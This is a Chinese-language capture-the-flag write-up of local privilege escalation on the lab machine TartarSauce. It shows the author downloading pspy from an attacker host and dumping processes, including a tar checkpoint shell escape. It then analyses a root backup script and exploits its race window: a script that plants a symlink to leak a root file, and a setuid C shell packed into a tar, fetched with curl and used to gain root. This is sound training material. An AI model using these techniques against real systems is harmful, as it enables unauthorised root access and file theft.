/var/log/bootstrap.log:Setting up passwd (1:4.2-3.1ubuntu5) ...
/var/log/bootstrap.log:Shadow passwords are now on.
/var/log/bootstrap.log:Unpacking base-passwd (3.5.39) ...
/var/log/bootstrap.log:Unpacking base-passwd (3.5.39) over (3.5.39) ...
/var/log/bootstrap.log:Unpacking passwd (1:4.2-3.1ubuntu5) ...
/var/log/bootstrap.log:dpkg: base-passwd: dependency problems, but configuring anyway as you requested:
/var/log/installer/status:Description: Set up users and passwords
╔════════════════╗
════════════════════════════════╣ API Keys Regex ╠════════════════════════════════
╚════════════════╝
Regexes to search for API keys aren't activated, use param '-r'没有发现可利用的信息。上传pspy32到靶机,检查是否存在可利用进程。
bash
onuma@TartarSauce:/tmp$ wget http://10.10.16.14/pspy32
--2025-11-04 04:12:55--  http://10.10.16.14/pspy32
Connecting to 10.10.16.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2940928 (2.8M) [application/octet-stream]
Saving to: 'pspy32'

pspy32                          100%[====================================================>]   2.80M   528KB/s    in 9.7s

2025-11-04 04:13:06 (295 KB/s) - 'pspy32' saved [2940928/2940928]

onuma@TartarSauce:/tmp$ chmod +x pspy32
onuma@TartarSauce:/tmp$ ./pspy32
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/11/04 04:13:21 CMD: UID=0     PID=16621  |
2025/11/04 04:13:21 CMD: UID=0     PID=16314  |
2025/11/04 04:13:21 CMD: UID=1000  PID=15651  | bash
2025/11/04 04:13:21 CMD: UID=1000  PID=15603  | /bin/sh
2025/11/04 04:13:21 CMD: UID=1000  PID=15602  | /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
2025/11/04 04:13:21 CMD: UID=0     PID=15601  | sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
2025/11/04 04:13:21 CMD: UID=33    PID=15577  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15571  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15556  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15539  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15502  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15462  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15305  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15235  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=15194  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=33    PID=14848  | bash
2025/11/04 04:13:21 CMD: UID=33    PID=14847  | sh -c bash
2025/11/04 04:13:21 CMD: UID=33    PID=14846  | script /dev/null -c bash
2025/11/04 04:13:21 CMD: UID=33    PID=14649  | /bin/sh -i
2025/11/04 04:13:21 CMD: UID=33    PID=14645  | sh -c uname -a; w; id; /bin/sh -i
2025/11/04 04:13:21 CMD: UID=33    PID=14632  | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=0     PID=14504  |
2025/11/04 04:13:21 CMD: UID=0     PID=10397  |
2025/11/04 04:13:21 CMD: UID=1000  PID=3847   | ./pspy32
2025/11/04 04:13:21 CMD: UID=33    PID=3840   | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=0     PID=3828   |
2025/11/04 04:13:21 CMD: UID=0     PID=3822   |
2025/11/04 04:13:21 CMD: UID=0     PID=1451   | /usr/sbin/apache2 -k start
2025/11/04 04:13:21 CMD: UID=0     PID=1372   | /sbin/agetty --noclear tty1 linux
2025/11/04 04:13:21 CMD: UID=107   PID=1309   | /usr/sbin/mysqld
2025/11/04 04:13:21 CMD: UID=0     PID=1284   | /sbin/iscsid
2025/11/04 04:13:21 CMD: UID=0     PID=1283   | /sbin/iscsid
2025/11/04 04:13:21 CMD: UID=0     PID=1146   | /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
2025/11/04 04:13:21 CMD: UID=0     PID=1088   | /usr/lib/policykit-1/polkitd --no-debug
2025/11/04 04:13:21 CMD: UID=0     PID=1079   | /usr/sbin/acpid
2025/11/04 04:13:21 CMD: UID=108   PID=955    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
2025/11/04 04:13:21 CMD: UID=0     PID=954    | /lib/systemd/systemd-logind
2025/11/04 04:13:21 CMD: UID=0     PID=953    | /usr/bin/lxcfs /var/lib/lxcfs/
2025/11/04 04:13:21 CMD: UID=104   PID=950    | /usr/sbin/rsyslogd -n
2025/11/04 04:13:21 CMD: UID=0     PID=946    | /usr/bin/vmtoolsd
2025/11/04 04:13:21 CMD: UID=0     PID=945    | /usr/lib/snapd/snapd
2025/11/04 04:13:21 CMD: UID=1     PID=944    | /usr/sbin/atd -f
2025/11/04 04:13:21 CMD: UID=0     PID=940    | /usr/sbin/cron -f
2025/11/04 04:13:21 CMD: UID=0     PID=939    | /usr/lib/accountsservice/accounts-daemon
2025/11/04 04:13:21 CMD: UID=100   PID=804    | /lib/systemd/systemd-timesyncd
2025/11/04 04:13:21 CMD: UID=0     PID=761    |
2025/11/04 04:13:21 CMD: UID=0     PID=519    |
2025/11/04 04:13:21 CMD: UID=0     PID=514    | /lib/systemd/systemd-udevd
2025/11/04 04:13:21 CMD: UID=0     PID=508    |
2025/11/04 04:13:21 CMD: UID=0     PID=507    |
2025/11/04 04:13:21 CMD: UID=0     PID=506    |
2025/11/04 04:13:21 CMD: UID=0     PID=505    |
2025/11/04 04:13:21 CMD: UID=0     PID=497    | /sbin/lvmetad -f
2025/11/04 04:13:21 CMD: UID=0     PID=490    | /lib/systemd/systemd-journald
2025/11/04 04:13:21 CMD: UID=0     PID=439    |
2025/11/04 04:13:21 CMD: UID=0     PID=438    |
2025/11/04 04:13:21 CMD: UID=0     PID=398    |
2025/11/04 04:13:21 CMD: UID=0     PID=397    |
2025/11/04 04:13:21 CMD: UID=0     PID=388    |
2025/11/04 04:13:21 CMD: UID=0     PID=387    |
2025/11/04 04:13:21 CMD: UID=0     PID=363    |
2025/11/04 04:13:21 CMD: UID=0     PID=264    |
2025/11/04 04:13:21 CMD: UID=0     PID=263    |
2025/11/04 04:13:21 CMD: UID=0     PID=262    |
2025/11/04 04:13:21 CMD: UID=0     PID=261    |
2025/11/04 04:13:21 CMD: UID=0     PID=260    |
2025/11/04 04:13:21 CMD: UID=0     PID=259    |
2025/11/04 04:13:21 CMD: UID=0     PID=258    |
2025/11/04 04:13:21 CMD: UID=0     PID=257    |
2025/11/04 04:13:21 CMD: UID=0     PID=256    |
2025/11/04 04:13:21 CMD: UID=0     PID=255    |
2025/11/04 04:13:21 CMD: UID=0     PID=254    |
2025/11/04 04:13:21 CMD: UID=0     PID=253    |
2025/11/04 04:13:21 CMD: UID=0     PID=252    |
2025/11/04 04:13:21 CMD: UID=0     PID=251    |
2025/11/04 04:13:21 CMD: UID=0     PID=250    |
2025/11/04 04:13:21 CMD: UID=0     PID=249    |
2025/11/04 04:13:21 CMD: UID=0     PID=248    |
2025/11/04 04:13:21 CMD: UID=0     PID=247    |
2025/11/04 04:13:21 CMD: UID=0     PID=246    |
2025/11/04 04:13:21 CMD: UID=0     PID=245    |
2025/11/04 04:13:21 CMD: UID=0     PID=244    |
2025/11/04 04:13:21 CMD: UID=0     PID=243    |
2025/11/04 04:13:21 CMD: UID=0     PID=242    |
2025/11/04 04:13:21 CMD: UID=0     PID=241    |
2025/11/04 04:13:21 CMD: UID=0     PID=240    |
2025/11/04 04:13:21 CMD: UID=0     PID=239    |
2025/11/04 04:13:21 CMD: UID=0     PID=238    |
2025/11/04 04:13:21 CMD: UID=0     PID=237    |
2025/11/04 04:13:21 CMD: UID=0     PID=236    |
2025/11/04 04:13:21 CMD: UID=0     PID=235    |
2025/11/04 04:13:21 CMD: UID=0     PID=234    |
2025/11/04 04:13:21 CMD: UID=0     PID=233    |
2025/11/04 04:13:21 CMD: UID=0     PID=232    |
2025/11/04 04:13:21 CMD: UID=0     PID=230    |
2025/11/04 04:13:21 CMD: UID=0     PID=228    |
2025/11/04 04:13:21 CMD: UID=0     PID=225    |
2025/11/04 04:13:21 CMD: UID=0     PID=222    |
2025/11/04 04:13:21 CMD: UID=0     PID=220    |
2025/11/04 04:13:21 CMD: UID=0     PID=217    |
2025/11/04 04:13:21 CMD: UID=0     PID=216    |
2025/11/04 04:13:21 CMD: UID=0     PID=214    |
2025/11/04 04:13:21 CMD: UID=0     PID=212    |
2025/11/04 04:13:21 CMD: UID=0     PID=209    |
2025/11/04 04:13:21 CMD: UID=0     PID=208    |
2025/11/04 04:13:21 CMD: UID=0     PID=207    |
2025/11/04 04:13:21 CMD: UID=0     PID=205    |
2025/11/04 04:13:21 CMD: UID=0     PID=204    |
2025/11/04 04:13:21 CMD: UID=0     PID=201    |
2025/11/04 04:13:21 CMD: UID=0     PID=199    |
2025/11/04 04:13:21 CMD: UID=0     PID=197    |
2025/11/04 04:13:21 CMD: UID=0     PID=193    |
2025/11/04 04:13:21 CMD: UID=0     PID=186    |
2025/11/04 04:13:21 CMD: UID=0     PID=185    |
2025/11/04 04:13:21 CMD: UID=0     PID=184    |
2025/11/04 04:13:21 CMD: UID=0     PID=183    |
2025/11/04 04:13:21 CMD: UID=0     PID=182    |
2025/11/04 04:13:21 CMD: UID=0     PID=181    |
2025/11/04 04:13:21 CMD: UID=0     PID=180    |
2025/11/04 04:13:21 CMD: UID=0     PID=179    |
2025/11/04 04:13:21 CMD: UID=0     PID=178    |
2025/11/04 04:13:21 CMD: UID=0     PID=177    |
2025/11/04 04:13:21 CMD: UID=0     PID=176    |
2025/11/04 04:13:21 CMD: UID=0     PID=175    |
2025/11/04 04:13:21 CMD: UID=0     PID=174    |
2025/11/04 04:13:21 CMD: UID=0     PID=173    |
2025/11/04 04:13:21 CMD: UID=0     PID=172    |
2025/11/04 04:13:21 CMD: UID=0     PID=112    |
2025/11/04 04:13:21 CMD: UID=0     PID=95     |
2025/11/04 04:13:21 CMD: UID=0     PID=85     |
2025/11/04 04:13:21 CMD: UID=0     PID=83     |
2025/11/04 04:13:21 CMD: UID=0     PID=82     |
2025/11/04 04:13:21 CMD: UID=0     PID=81     |
2025/11/04 04:13:21 CMD: UID=0     PID=80     |
2025/11/04 04:13:21 CMD: UID=0     PID=79     |
2025/11/04 04:13:21 CMD: UID=0     PID=78     |
2025/11/04 04:13:21 CMD: UID=0     PID=77     |
2025/11/04 04:13:21 CMD: UID=0     PID=35     |
2025/11/04 04:13:21 CMD: UID=0     PID=34     |
2025/11/04 04:13:21 CMD: UID=0     PID=30     |
2025/11/04 04:13:21 CMD: UID=0     PID=29     |
2025/11/04 04:13:21 CMD: UID=0     PID=28     |
2025/11/04 04:13:21 CMD: UID=0     PID=27     |
2025/11/04 04:13:21 CMD: UID=0     PID=26     |
2025/11/04 04:13:21 CMD: UID=0     PID=25     |
2025/11/04 04:13:21 CMD: UID=0     PID=24     |
2025/11/04 04:13:21 CMD: UID=0     PID=23     |
2025/11/04 04:13:21 CMD: UID=0     PID=22     |
2025/11/04 04:13:21 CMD: UID=0     PID=21     |
2025/11/04 04:13:21 CMD: UID=0     PID=20     |
2025/11/04 04:13:21 CMD: UID=0     PID=19     |
2025/11/04 04:13:21 CMD: UID=0     PID=18     |
2025/11/04 04:13:21 CMD: UID=0     PID=17     |
2025/11/04 04:13:21 CMD: UID=0     PID=16     |
2025/11/04 04:13:21 CMD: UID=0     PID=15     |
2025/11/04 04:13:21 CMD: UID=0     PID=14     |
2025/11/04 04:13:21 CMD: UID=0     PID=13     |
2025/11/04 04:13:21 CMD: UID=0     PID=12     |
2025/11/04 04:13:21 CMD: UID=0     PID=11     |
2025/11/04 04:13:21 CMD: UID=0     PID=10     |
2025/11/04 04:13:21 CMD: UID=0     PID=9      |
2025/11/04 04:13:21 CMD: UID=0     PID=8      |
2025/11/04 04:13:21 CMD: UID=0     PID=7      |
2025/11/04 04:13:21 CMD: UID=0     PID=6      |
2025/11/04 04:13:21 CMD: UID=0     PID=4      |
2025/11/04 04:13:21 CMD: UID=0     PID=2      |
2025/11/04 04:13:21 CMD: UID=0     PID=1      | /sbin/init
2025/11/04 04:15:13 CMD: UID=0     PID=3874   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3871   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3870   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3869   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3868   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3867   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3866   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3861   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3860   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3859   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3858   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3857   | /lib/systemd/systemd-udevd
2025/11/04 04:15:13 CMD: UID=0     PID=3855   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3877   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3878   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3879   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3880   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3881   |
2025/11/04 04:15:13 CMD: UID=0     PID=3882   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3883   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3884   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3885   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3886   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3887   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3888   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3889   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3890   |
2025/11/04 04:15:13 CMD: UID=0     PID=3891   |
2025/11/04 04:15:13 CMD: UID=0     PID=3892   |
2025/11/04 04:15:13 CMD: UID=0     PID=3893   |
2025/11/04 04:15:13 CMD: UID=0     PID=3894   |
2025/11/04 04:15:13 CMD: UID=0     PID=3895   |
2025/11/04 04:15:13 CMD: UID=0     PID=3896   |
2025/11/04 04:15:13 CMD: UID=0     PID=3897   |
2025/11/04 04:15:13 CMD: UID=0     PID=3898   |
2025/11/04 04:15:13 CMD: UID=0     PID=3899   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3900   |
2025/11/04 04:15:13 CMD: UID=0     PID=3901   |
2025/11/04 04:15:13 CMD: UID=0     PID=3902   |
2025/11/04 04:15:13 CMD: UID=0     PID=3903   |
2025/11/04 04:15:13 CMD: UID=0     PID=3904   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3905   |
2025/11/04 04:15:13 CMD: UID=0     PID=3906   |
2025/11/04 04:15:13 CMD: UID=0     PID=3907   |
2025/11/04 04:15:13 CMD: UID=0     PID=3908   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3909   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3910   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3911   |
2025/11/04 04:15:13 CMD: UID=0     PID=3912   |
2025/11/04 04:15:13 CMD: UID=0     PID=3913   |
2025/11/04 04:15:13 CMD: UID=0     PID=3914   |
2025/11/04 04:15:13 CMD: UID=0     PID=3915   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3916   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3917   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3918   |
2025/11/04 04:15:13 CMD: UID=0     PID=3919   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3920   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3921   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3922   |
2025/11/04 04:15:13 CMD: UID=0     PID=3923   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3924   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3925   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3926   |
2025/11/04 04:15:13 CMD: UID=0     PID=3927   |
2025/11/04 04:15:13 CMD: UID=0     PID=3928   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3929   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3930   |
2025/11/04 04:15:13 CMD: UID=0     PID=3931   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3932   |
2025/11/04 04:15:13 CMD: UID=0     PID=3933   |
2025/11/04 04:15:13 CMD: UID=0     PID=3934   |
2025/11/04 04:15:13 CMD: UID=0     PID=3935   |
2025/11/04 04:15:13 CMD: UID=0     PID=3936   |
2025/11/04 04:15:13 CMD: UID=0     PID=3937   |
2025/11/04 04:15:13 CMD: UID=0     PID=3938   |
2025/11/04 04:15:13 CMD: UID=0     PID=3939   |
2025/11/04 04:15:13 CMD: UID=0     PID=3940   |
2025/11/04 04:15:13 CMD: UID=0     PID=3941   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3942   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3943   | /usr/bin/printf -
2025/11/04 04:15:13 CMD: UID=0     PID=3944   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3945   |
2025/11/04 04:15:13 CMD: UID=0     PID=3946   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=0     PID=3948   | /bin/rm -rf /var/tmp/. /var/tmp/.. /var/tmp/check
2025/11/04 04:15:13 CMD: UID=0     PID=3952   | /bin/sleep 30
2025/11/04 04:15:13 CMD: UID=0     PID=3951   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:13 CMD: UID=1000  PID=3955   | /bin/tar -zcvf /var/tmp/.fcd14e5568d714f006e04d146d5363227f19993b /var/www/html
2025/11/04 04:15:13 CMD: UID=1000  PID=3956   | gzip
2025/11/04 04:15:43 CMD: UID=0     PID=3962   | gzip -d
2025/11/04 04:15:43 CMD: UID=0     PID=3961   | /bin/tar -zxvf /var/tmp/.fcd14e5568d714f006e04d146d5363227f19993b -C /var/tmp/check
2025/11/04 04:15:44 CMD: UID=0     PID=3964   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:44 CMD: UID=0     PID=3963   | /bin/bash /usr/sbin/backuperer
2025/11/04 04:15:44 CMD: UID=0     PID=3965   | /bin/mv /var/tmp/.fcd14e5568d714f006e04d146d5363227f19993b /var/backups/onuma-www-dev.bak
2025/11/04 04:15:44 CMD: UID=0 PID=3966 | /bin/rm -rf /var/tmp/check . ..发现存在可疑root进程每两分钟左右启动一次,查看/usr/sbin/backuperer脚本。
bash
onuma@TartarSauce:/tmp$ ls -la /usr/sbin/backuperer
-rwxr-xr-x 1 root root 1701 Feb 21  2018 /usr/sbin/backuperer
脚本大意:定时备份/var/www/html目录下网站,先将备份内容压缩存到临时目录,sleep30秒左右。解压到校验目录,校验通过之后移到备份目录。
bash
#!/bin/bash
# 定义网站根目录路径
basedir=/var/www/html
# 定义备份存储目录路径
bkpdir=/var/backups
# 定义临时文件目录路径
tmpdir=/var/tmp
# 定义测试信息文件路径,用于记录备份运行时间
testmsg=$bkpdir/onuma_backup_test.txt
# 定义错误信息文件路径,用于记录备份失败详情
errormsg=$bkpdir/onuma_backup_error.txt
# 生成一个基于随机数的唯一临时文件名(SHA1 哈希)
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
# 定义备份解压后的校验目录路径
check=$tmpdir/check

# 定义一个函数,用于打印72个连字符作为分隔线
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
# 调用函数并将输出保存到变量 bdr 中(用于后续打印边框)
bdr=$(printbdr)

# 写入备份运行时间到测试文件中,包含上下边框
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# 清理上一次备份遗留的临时隐藏文件和校验目录
/bin/rm -rf $tmpdir/.* $check

# 以 onuma 用户身份在后台创建网站目录的压缩备份包,保存到临时文件
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# 等待30秒,确保大文件备份也能完成(固定延迟)【未覆盖压缩文件提供了时间】
/bin/sleep 30

# 定义函数:比较原始目录和解压后的目录是否一致(递归对比)
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

# 创建用于校验的临时目录
/bin/mkdir $check

# 将备份文件解压到校验目录中
/bin/tar -zxvf $tmpfile -C $check

# 执行完整性检查:如果 diff 有输出(即存在差异),则进入错误分支
if [[ $(integrity_chk) ]]
then
    # 记录错误信息到错误日志文件,包括时间、备份文件名
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran : $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    # 将 diff 的详细差异输出追加到错误日志
    integrity_chk >> $errormsg
    # 退出脚本,返回错误码 2
    exit 2
else
    # 备份完整性验证通过:将临时备份文件移动到正式备份目录并重命名
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    # 删除校验目录和当前目录下的隐藏临时文件
    /bin/rm -rf $check .*
    # 退出脚本,返回成功码 0
    exit 0
fi
利用大意:压缩到临时目录后sleep30秒,利用这个时间在脚本解压之前解压压缩包创建软连接。生成新的压缩包,脚本继续执行解压比较,报错后会打印链接文件的内容。
bash
#!/bin/bash
# 切换工作目录到 /dev/shm(共享内存文件系统,速度快且临时)
cd /dev/shm

# 查找 /var/tmp 目录下所有以 . 开头的隐藏文件(即临时备份文件),并将其路径赋值给 start
start=$(find /var/tmp -maxdepth 1 -type f -name ".*")

# 同时将当前查找结果也赋值给 cur,作为初始比较基准
cur=$(find /var/tmp -maxdepth 1 -type f -name ".*")

# 输出提示信息:正在等待备份文件名发生变化
echo "Waiting for archive filename to change..."

# 循环条件:当 start 和 cur 相等 或 cur 为空(即没有找到文件)时持续等待
while [ "$start" == "$cur" -o "$cur" == "" ] ; do
    # 每隔10秒检查一次
    sleep 10;
    # 重新查找当前 /var/tmp 中的隐藏文件,更新 cur
    cur=$(find /var/tmp -maxdepth 1 -type f -name ".*");
done

# 当检测到文件变化或新文件出现时,输出提示
echo "File changed... copying here"

# 将变化后的临时备份文件复制到当前目录(/dev/shm)
cp $cur .

# 从完整路径中提取文件名(例如:/var/tmp/.abc123 → .abc123)
fn=$(echo $cur | cut -d'/' -f4)

# 解压刚复制过来的备份文件到当前目录
tar -zxf $fn

# 删除解压后网站目录中的 robots.txt 文件
rm var/www/html/robots.txt

# 创建一个符号链接:将 /root/root.txt 链接为网站目录下的 robots.txt
ln -s /root/root.txt var/www/html/robots.txt

# 删除本地解压用的原始压缩包
rm $fn

# 重新打包修改后的 var 目录(包含新的 robots.txt 链接)
tar czf $fn var

# 将重新打包的文件覆盖回原路径(替换原始临时备份文件)
mv $fn $cur

# 删除本地多余的压缩包副本(虽然 mv 已移动,但保险起见)
rm $fn

# 删除解压出来的整个 var 目录,清理现场
rm -rf var

# 输出提示:正在等待备份脚本的错误日志更新
echo "Waiting for new logs..."

# 实时跟踪错误日志文件,观察备份完整性检查是否失败(用于验证注入是否生效)
tail -f /var/backups/onuma_backup_error.txt
shell as root
备份脚本会创建隐藏备份文件后sleep 30秒。30秒内,上传同样使用tar压缩的压缩包,压缩包覆盖隐藏的临时压缩包。随后备份脚本解压出提前使用root用户创建的恶意脚本,具有suid权限。执行恶意脚本提权,从而提权。
bash
#define _GNU_SOURCE
#include <stdlib.h>
#include <unistd.h>

int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
bash
└─# gcc setuid.c -o setuid -m32 -static
bash
└─# chmod 6777 setuid
bash
└─# tar -zcvf setuid.tar.gz var
var/
var/www/
var/www/html/
var/www/html/setuid
bash
onuma@TartarSauce:/var/tmp$ watch -n 1 'systemctl list-timers'
onuma@TartarSauce:/var/tmp$ ls -la
total 11284
drwxrwxrwt 10 root  root      4096 Dec 30 02:25 .
drwxr-xr-x 14 root  root      4096 May 12  2022 ..
-rw-r--r--  1 onuma onuma 11511296 Dec 30 02:25 .2e438b53d7798428940d68d7b2ce67d771901723
drwx------  3 root  root      4096 May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root      4096 May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root      4096 May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root      4096 May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root      4096 May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root      4096 May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root      4096 May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
drwx------  3 root  root      4096 Dec 29 19:06 systemd-private-e2fbc455bda64db08ffc9dfa25fa5496-systemd-timesyncd.service-QYNbVS
bash
onuma@TartarSauce:/var/tmp$ curl 10.10.16.5/setuid.tar.gz -o .2e438b53d7798428940d68d7b2ce67d771901723
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  327k  100  327k    0     0  62875      0  0:00:05  0:00:05 --:--:-- 85323
bash
onuma@TartarSauce:/var/tmp$ cd check/var/www/html/
onuma@TartarSauce:/var/tmp/check/var/www/html$ ./setuid
root@TartarSauce:/var/tmp/check/var/www/html# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(onuma)